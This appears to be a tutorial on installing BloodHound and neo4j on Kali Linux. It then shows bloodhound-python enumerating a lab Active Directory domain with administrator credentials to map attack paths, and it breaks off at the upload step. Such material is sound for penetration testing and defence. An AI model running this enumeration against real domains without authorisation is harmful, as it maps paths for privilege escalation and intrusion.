
BLOODHOUND ACTIVE DIRECTORY ENUMERATION TOOL




BloodHound is designed to generate graphs that reveal hidden and relationship within an Active Directory Network.BloodHound also supports Azure. BloodHound enables the attackers to identify complex attack paths that would otherwise be impossible to identify. The Blue Team can use BloodHound to identify and fix those same attack patterns.

Linux Installation

Some multiple guides and methods can help you set up and install Bloodhound on your host machine. We will be following the official documents of BloodHound that can be found on their GitHub but refining the process. As always, before installing any tool on your Linux machine, it is recommended to perform an update and upgrade your software packages. Also, for any reason, if you don't have Java installed, install java to continue. We won't be installing Java as we are working on Kali Linux, which comes preinstalled with Java. Configuring Bloodhound is a 3-step process. BloodHound has a GUI, data scrapper, and a neo4j database. This means that we need to configure them individually. We start with the Bloodhound GUI, which can be installed directly using the apt command.


```
apt install bloodhound
```




```
┌──(root㉿ kali)-[~]
└─# apt install bloodhound
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are
  galera-3 libcapstone3 libconfig-inifiles-perl libcrypto++
  libpython3.8-dev libpython3.8-minimal libpython3.8-stdlib
  python3-atomicwrites python3.8 python3.8-dev python3.8-mi
  xfce4-statusnotifier-plugin xfce4-weather-plugin
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  neo4j
The following NEW packages will be installed:
  bloodhound neo4j
```

Next, we need to configure the neo4j service that will hold the data so that it can be represented in graphical form. When we ran apt install bloodhound, it also installed neo4j.If that didn't happen in your case, you can always download it by running "apt install neo4j." Now, we need to configure the authentication and other settings on the neo4j service. To do that, we run the neo4j console instance. It will host the Remote Interface, which can be accessed using a Web Browser. By default, it is hosted on port 7474.

```
neo4j console
```


```
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
2021-04-12 17:19:10.554+0000 INFO  Starting...
2021-04-12 17:19:12.626+0000 INFO  ======== Neo4j 4.2.1 ========
2021-04-12 17:19:14.934+0000 INFO  Initializing system graph model for component 'securit
2021-04-12 17:19:14.938+0000 INFO  Setting up initial user from defaults: neo4j
2021-04-12 17:19:14.939+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true
2021-04-12 17:19:14.944+0000 INFO  Setting version for 'security-users' to 2
2021-04-12 17:19:14.948+0000 INFO  After initialization of system graph model component '
2021-04-12 17:19:14.952+0000 INFO  Performing postInitialization step for component 'secu
2021-04-12 17:19:15.133+0000 INFO  Bolt enabled on localhost:7687.
2021-04-12 17:19:16.141+0000 INFO  Remote interface available at http://localhost:7474/
2021-04-12 17:19:16.142+0000 INFO  Started.
```

Inputting the URL that was highlighted in the image above into a Web Browser, we get the remote interface. It has some prefilled values and some black fields. Here, enter a username. We chose the username neo4j and entered a password. After entering the following information, you will be able to connect to the neo4j database.


```
localhost:7474/browser/

$

Database access not available. Please use :server connect to establish connection. There's a graph waiting for you.

$ :server connect
```
Connect to Neo4j

Database access might require an authenticated connection.

Connect URL: neo4j:// localhost:7687


Database - leave empty for default:

Authentication type: Username / Password

Username: neo4j


Password: ●●●

Before connecting, it will ask you to change the password as it is your first login. Enter any password of your choice. And then move to connect the neo4j Remote Interface.


$
Database access not available. Please use :server connect to establish connection. There's a graph waiting for
$:server connect
Connect to Neo4j
Database access might require an authenticated connection.
New password
●●●
OR
Generate
Repeat new password
●●●
Change password


Now that we have the neo4j service up and running, we can run the Bloodhound GUI. Running it is a simple task of typing "bloodhound" on your terminal and hitting the Enter key. You can also try to look for Bloodhound in your list of installed applications in the menu of Kali Linux and run it directly from there.

```
bloodhound
```




```
┌──(root㉿ kali)-[~/blood]
└─# bloodhound
(node:2327) [DEP0005] DeprecationWarning: Buffe
```

As soon as the BloodHound GUI kicks in, it asks for a set of credentials that we just set up in the neo4j configuration. Use the same set of credentials and you will be able to login into this interface. You can save your credentials so that you don't need to log in each time you want to use bloodhound.




After logging in on the BloodHound GUI, it opens up a blank white screen with some interaction buttons on the right-hand side and a search box on the left-hand side with some modules attached to it. This is basically where the setting up of the GUI is completed. As discussed in the introduction, Bloodhound represents the data in pretty graphs and searches for possible paths. To plot the graphs, requires data from the domain. This data can be extracted using a data scrapper, which we now need to install.



To install this data ingestor, which is so unusually named "bloodhound." This can lead to some confusion, but to make it clear once again, In previous steps, we installed BloodHound GUI, which plots graphs based on the data. Now we are installing a bloodhound that will extract the data from the domain. As it is made in Python, we can use pip3 to install Bloodhound, as shown in the image below.

```
pip3 install bloodhound
```




```
┌──(root㉿ kali)-[~]
└─# pip3 install bloodhound
Collecting bloodhound
  Downloading bloodhound-1.0.5-py3-none-any.whl (65 kB)
     |████████████████████████████████| 65 kB 6.2 MB/s
Requirement already satisfied: dnspython in /usr/lib/python3/dist-pac
Requirement already satisfied: future in /usr/lib/python3/dist-packag
Requirement already satisfied: ldap3≠2.5.0,≠2.5.2,≠2.6,≥2.5 in /u
Collecting impacket≥0.9.17
  Downloading impacket-0.9.22.tar.gz (1.4 MB)
     |████████████████████████████████| 1.4 MB 11.5 MB/s
Requirement already satisfied: pyasn1≥0.4 in /usr/lib/python3/dist-p
Requirement already satisfied: flask≥1.0 in /usr/lib/python3/dist-pa
Requirement already satisfied: ldapdomaindump≥0.9.0 in /usr/lib/pyth
Requirement already satisfied: pyOpenSSL≥0.13.1 in /usr/lib/python3/
```

Extracting Data from Domain

We will run the Python Bloodhound that we just installed using pip3 and extract the data from the domain.


the domain, any user can be used. We will be using the Administrator account to extract the maximum data for this enumeration. In a realistic scenario, you will end up with a normal user, and then you will run the bloodhound and then use the data enumerated to get to the administrator. To extract data from a domain, we must provide the following parameters: username, password, Name Server (IP Address of Domain Controller), Domain, and the data we want to extract (we use "All" to extract the most data from the domain). The data extracted will be in the form of .json files that will be created based on the queries that ran across the domain in search of possible paths and permissions of various groups and users.

```
bloodhound-python -u administrator -p Ignite@987 -ns 192.168.1.172 -d ignite.local -c All
```



```
┌──(root㉿ kali)-[~/blood]
└─# bloodhound-python -u administrator -p Ignite@987 -ns 192.168.1.172 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 13 users
INFO: Found 53 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WIN-3Q7NEBI2561.ignite.local
INFO: Querying computer: DESKTOP-ATNONJ9.ignite.local
INFO: Querying computer: client.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

After running bloodhound-python, you will have json files in your current directory. It is possible to check them with the ls command. To analyze them in the BloodHound GUI, you need to drag and drop those json files onto the GUI. As it can be observed from the image below, we have computers.json, domains.json, groups.json, and users.json.



Search for a node

Upload Progress

